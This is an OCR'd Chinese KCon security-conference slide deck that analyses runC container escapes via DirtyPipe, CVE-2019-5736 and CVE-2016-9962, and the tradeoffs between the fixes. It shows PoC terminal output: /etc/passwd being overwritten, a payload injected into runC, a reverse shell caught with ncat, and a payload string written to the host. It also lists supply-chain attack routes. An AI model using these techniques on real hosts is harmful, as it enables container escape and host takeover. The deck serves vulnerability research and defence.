KCon

进退维谷：runC的阿克琉斯之踵

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+I 进阶，护航未来

About Me

- GitHub: brant-ruan
- Blog: blog.wohin.me
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

src: https://containerd.io/img/architecture.png

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故事要从DirtyPipe讲起

DirtyPipe (CVE-2022-0847)

The Dirty Pipe Vulnerability
Max Kellermann max.kellermann@ionos.com

Abstract

This is the story of CVE-2022-0847, a vulnerability in the Linux kernel since 5.8 which allows overwriting data in arbitrary read-only files. This leads to privilege escalation because unprivileged processes can inject code into root processes.

It is similar to CVE-2016-5195 “Dirty Cow” but is easier to exploit.

The vulnerability was fixed in Linux 5.16.11, 5.15.25 and 5.10.102.

```
➜  dp uname -r
5.8.0-050800rc1-generic
➜  dp cat /etc/passwd | head -n 1
root:x:0:0:root:/root:/usr/bin/zsh
➜  dp ./exploit /etc/passwd 1 hacked
It worked!
➜  dp cat /etc/passwd | head -n 1
rhacked0:0:root:/root:/usr/bin/zsh
```

PoC：修改/etc/passwd

KCon 从权限提升到容器逃逸

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
创建并运行容器

```
➜ ~ docker run dirtypipe:exp-1
[*] exploiting DirtyPipe (CVE-2022-0847)
[+] runC opened for reading as /proc/self/fd/3
[+] got entry point: 0x232390
[*] injecting payload into runC at entrypoint 0x232390
[+] done
```

监听反弹shell

```
➜ ~ ncat -klvnp 4444
Ncat: Version 7.60 ( https://nmap.org/ncat )
Ncat: Generating a temporary 1024-bit RSA key.
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 192.168.3.101.
Ncat: Connection from 192.168.3.101:51995.
exit
Ncat: Connection from 192.168.3.101.
Ncat: Connection from 192.168.3.101:51998.
python3 -c "import pty;pty.spawn('/bin/bash')"
<08da5d2c57febb811f43f7ddf67a647d38c8e370d914ef6af#
<08da5d2c57febb811f43f7ddf67a647d38c8e370d914ef6af# cd /
cd /
root@ubuntu-bionic:/#
```



Yuval Avrahami @yuvalavra · 3月8日

回复 @yuvalavra

escape PoC

```
ubuntu@ip-172-31-16-4:~/dirypipe$ cat /bin/* | md5sum
43a6afdd88e40d84b398304213f9d894  -
ubuntu@ip-172-31-16-4:~/dirypipe$ sudo docker run --rm -it $dirtypipe_image
It worked!
ubuntu@ip-172-31-16-4:~/dirypipe$ cat /bin/* | md5sum
1f1e2d908687331c045b199c38126ba6  -
```

从DirtyPipe到Docker逃逸

Original Zhuri 默安逐日实验室 2022-03-17 17:12

Phithon 师傅在知识星球也发表了自己的一些想法以及复现过程中遇到的一个问题：利用该漏洞修改 Docker 内部文件时，其镜像也会发生改变。

在之前的文章 《容器环境红队手法总结》中，也曾说到引起 Docker 逃逸的原因归为三类，一类是由于内核漏洞引起的，Dirty-Pipe也是内核漏洞，于是就开始了尝试由DirtyPipe到Docker逃逸的利用过程。

不忘初心 方得始终 Archive About Me Pages Tags Categories

Container escape using dirtypipe

After the CVE-2019-5736, most of the security researcher think that the fix is to use memfd_create to create a file in memory and copy the runc binary to this file, but this is wrong. As we can do container escape using dirtypipe, so we think the sendfile shares the src file and dst file. But again this is wrong. This two wrong assumption makes the thing work and seems to be expainable. Just like negative plus negative equals positive. There is an old chinese saying, “we can only get superficial knowledge from paper, but deep knowledge from practice”， 纸上得来终觉浅，绝知此事要躬行. The process of exploring the container escape using dirtypipe just remind of this old saying.

Return the Yuval pictures, it modifies the files in /bin directory. I’m not sure this is the case that Yuval escape. If he escapes from /proc/self/exe can then the shellcode modify the file in /bin directory it will be like what pictures show, if it isn’t the case, there maybe another interesting things.

问题与思考

- 为什么还能通过写runC逃逸?
  - 这条路难道不是被CVE-2019-5736的补丁堵死了么?
- 如果确实能够通过写runC实现逃逸...
  - 还有哪些手段能够写runC?
- 除了runC，还有没有别的东西可以写?
  - 其他的容器运行时?

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02

名噪一时的CVE-2019-5736

KCon CVE-2019-5736

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终端1

```
rambo@matrix:~/CVE-2019-5736-PoC$ docker --version
Docker version 18.03.1-ce, build 9ee9f40
rambo@matrix:~/CVE-2019-5736-PoC$ docker-runc --version
runc version 1.0.0-rc5
commit: 4fc53a81fb7c994640722ac585fa9ca548971871
spec: 1.0.0
rambo@matrix:~/CVE-2019-5736-PoC$ docker ps
CONTAINER ID        IMAGE               COMMAND             CREATED
STATUS              PORTS               NAMES
6a545f9c889d        ubuntu              "/bin/bash"         2 minutes ago
Up 2 minutes                            peaceful_tesla
rambo@matrix:~/CVE-2019-5736-PoC$ cat main.go | grep 'payload'
var payload = "#!/bin/bash \n echo 'hello, host' > /tmp/magic.dat"
                    writeHandle.Write([]byte(payload))
rambo@matrix:~/CVE-2019-5736-PoC$ docker cp main 6a54:/poc
rambo@matrix:~/CVE-2019-5736-PoC$ docker exec -it 6a54 /bin/bash
root@6a545f9c889d:/# /poc
[+] Overwritten /bin/sh successfully
[+] Found the PID: 28
[+] Successfully got the file handle
[+] Successfully got write handle &{0xc4200a5900}
root@6a545f9c889d:/#
```

终端2


```
rambo@matrix:~/CVE-2019-5736-PoC$ docker exec -it 6a54 /bin/sh
No help topic for '/bin/sh'
rambo@matrix:~/CVE-2019-5736-PoC$ cat /tmp/magic.dat
hello,host
rambo@matrix:~/CVE-2019-5736-PoC$
```

容器逃逸成真：从CTF解题到CVE-2019-5736漏洞挖掘分析

Original 星云实验室 绿盟科技研究通讯 2019-11-20 17:17

35C3 CTF是在第35届混沌通讯大会期间，由知名CTF战队Eat, Sleep, Pwn, Repeat于德国莱比锡举办的一场CTF比赛。比赛中有一道基于Linux命名空间机制的沙盒逃逸题目。赛后，获得第三名的波兰强队Dragon Sector发现该题目所设沙盒在原理上与docker exec命令所依赖的runc（一种容器运行时）十分相似，遂基于题目经验对runc进行漏洞挖掘，成功发现一个能够覆盖宿主机runc程序的容器逃逸漏洞。该漏洞于2019年2月11日通过邮件列表披露，分配编号CVE-2019-5736。

本文将对该CTF题目和CVE-2019-5736作完整分析，将整个过程串联起来，以期形成对容器底层技术和攻击面更深刻的认识，并学习感受其中的思维方式。



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“承前”与“启后”

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


CVE-2016-9962


```
shell1% runc run ctr
shell2% runc exec ctr sh
[ this will block for 500 seconds ] # sleep 500秒
shell1[ctr]# ps aux
PID USER TIME COMMAND
1 root 0:00 sh
18 root 0:00 {runc:[2:INIT]} /proc/self/exe init
24 root 0:00 ps aux
shell1[ctr]# ls /proc/18/fd -la
total 0
dr-x------ 2 root root 0 Nov 28 14:29 .
dr-xr-xr-x 9 root root 0 Nov 28 14:29 ..
...
lr-x------ 1 root root 64 Nov 28 14:29 4 -> /run/runc/test
...
shell1[ctr]# ls -la /proc/18/fd/4/../../..
total 0
...
drwxr-xr-x 1 root root 1872 Nov 25 09:22 bin
drwxr-xr-x 1 root root 552 Nov 25 09:46 boot
drwxr-xr-x 21 root root 4240 Nov 27 22:09 dev
drwxr-xr-x 1 root root 4958 Nov 28 14:28 etc
drwxr-xr-x 1 root root 12 Jun 15 12:20 home
drwxr-xr-x 1 root root 1572 Oct 30 12:00 lib
```



修复方案：Set init processes as non-dumpable







KCon 修复：安全与成本的博弈

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
```
nsenter: clone /proc/self/exe to avoid exposing host binary to container

There are quite a few circumstances where /proc/self/exe pointing to a
pretty important container binary is a _bad_ thing, so to avoid this we
have to make a copy (preferably doing self-clean-up and not being
writeable).

We require memfd_create(2) -- though there is an O_TMPFILE fallback --
but we can always extend this to use a scratch MNT_DETACH overlayfs or
tmpfs. The main downside to this approach is no page-cache sharing for
the runc binary (which overlayfs would give us) but this is far less
complicated.

This is only done during nsenter so that it happens transparently to the
Go code, and any libcontainer users benefit from it. This also makes
ExtraFiles and --preserve-fds handling trivial (because we don't need to
worry about it).

Fixes: CVE-2019-5736
Co-developed-by: Christian Brauner <christian.brauner@ubuntu.com>
Signed-off-by: Aleksa Sarai asarai@suse.de
```

提交时间：2019-02-08 邻近版本：v1.0.0-rc7




```
nsenter: cloned_binary: try to ro-bind /proc/self/exe before copying

The usage of memfd_create(2) and other copying techniques is quite
wasteful, despite attempts to minimise it with _LIBCONTAINER_STATEDIR.
memfd_create(2) added ~10M of memory usage to the cgroup associated with
the container, which can result in some setups getting OOM'd (or just
hogging the hosts' memory when you have lots of created-but-not-started
containers sticking around).

The easiest way of solving this is by creating a read-only bind-mount of
the binary, opening that read-only bindmount, and then umounting it to
ensure that the host won't accidentally be re-mounted read-write. This
avoids all copying and cleans up naturally like the other techniques
used. Unfortunately, like the O_TMPFILE fallback, this requires being
able to create a file inside _LIBCONTAINER_STATEDIR (since bind-mounting
over the most obvious path -- /proc/self/exe -- is a *very bad idea*).

Unfortunately detecting this isn't fool-proof -- on a system with a
read-only root filesystem (that might become read-write during "runc
init" execution), we cannot tell whether we have already done an ro
remount. As a partial mitigation, we store a _LIBCONTAINER_CLONED_BINARY
environment variable which is checked *alongside* the protection being
present.

Signed-off-by: Aleksa Sarai asarai@suse.de
```

提交时间：2019-03-01 邻近版本：v1.0.0-rc7

LXC依然采用memfd的修复方式

CVE-2019-5736 (runC): rexec callers as memfd

Adam Iwaniuk and Borys Popławski discovered that an attacker can compromise the runC host binary from inside a privileged runC container. As a result, this could be exploited to gain root access on the host. runC is used as the default runtime for containers with Docker, containerd, Podman, and CRI-O.

```
→  lxc git:(master) tail -n 14 ./src/lxc/rexec.c
/**
 * This function will copy any binary that calls liblxc into a memory file and
 * will use the memfd to rexecute the binary. This is done to prevent attacks
 * through the /proc/self/exe symlink to corrupt the host binary when host and
 * container are in the same user namespace or have set up an identity id
 * mapping: CVE-2019-5736.
 */
__attribute__((constructor)) static void liblxc_rexec(void)
{
            if (getenv("LXC_MEMFD_REXEC") && lxc_rexec("liblxc")) {
                        fprintf(stderr, "Failed to re-execute liblxc via memory file
descriptor\n");
                        _exit(EXIT_FAILURE);
            }
}
```

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问题与思考

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- 某种意义上，runC进退维谷
  - 一直到当前最新版本的runC都是ro mount修复方案
    - 有能力写runC => 逃逸，权限提升漏洞转化为容器逃逸漏洞的一个新途径
  - memfd修复方案消耗大量内存，社区中有反对声音
- 客观上ro mount方案是一种低成本风险转移（无可厚非）
- 如何利用这个“阿克琉斯之踵”呢？场景？手法？

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
03

常见利用场景与利用手法

常见的两种利用场景


两种利用场景
入侵业务容器
监控procfs
用户执行exec操作
捕获runC进程写入payload并执行
依托镜像
软件供应链攻击
攻击源代码
攻击依赖库
攻击源代码
攻击依赖库服务器
依赖项混淆攻击
依赖项误植攻击
镜像投毒
镜像误植攻击
入侵私有镜像仓库
Container as a Service
前提：runC是动态链接的
动态链接库注入
或
与"入侵业务容器"相同的手法

常见的三种利用手法

写脚本

```
var payload = "#!/bin/bash \n" + shellCmd
for {
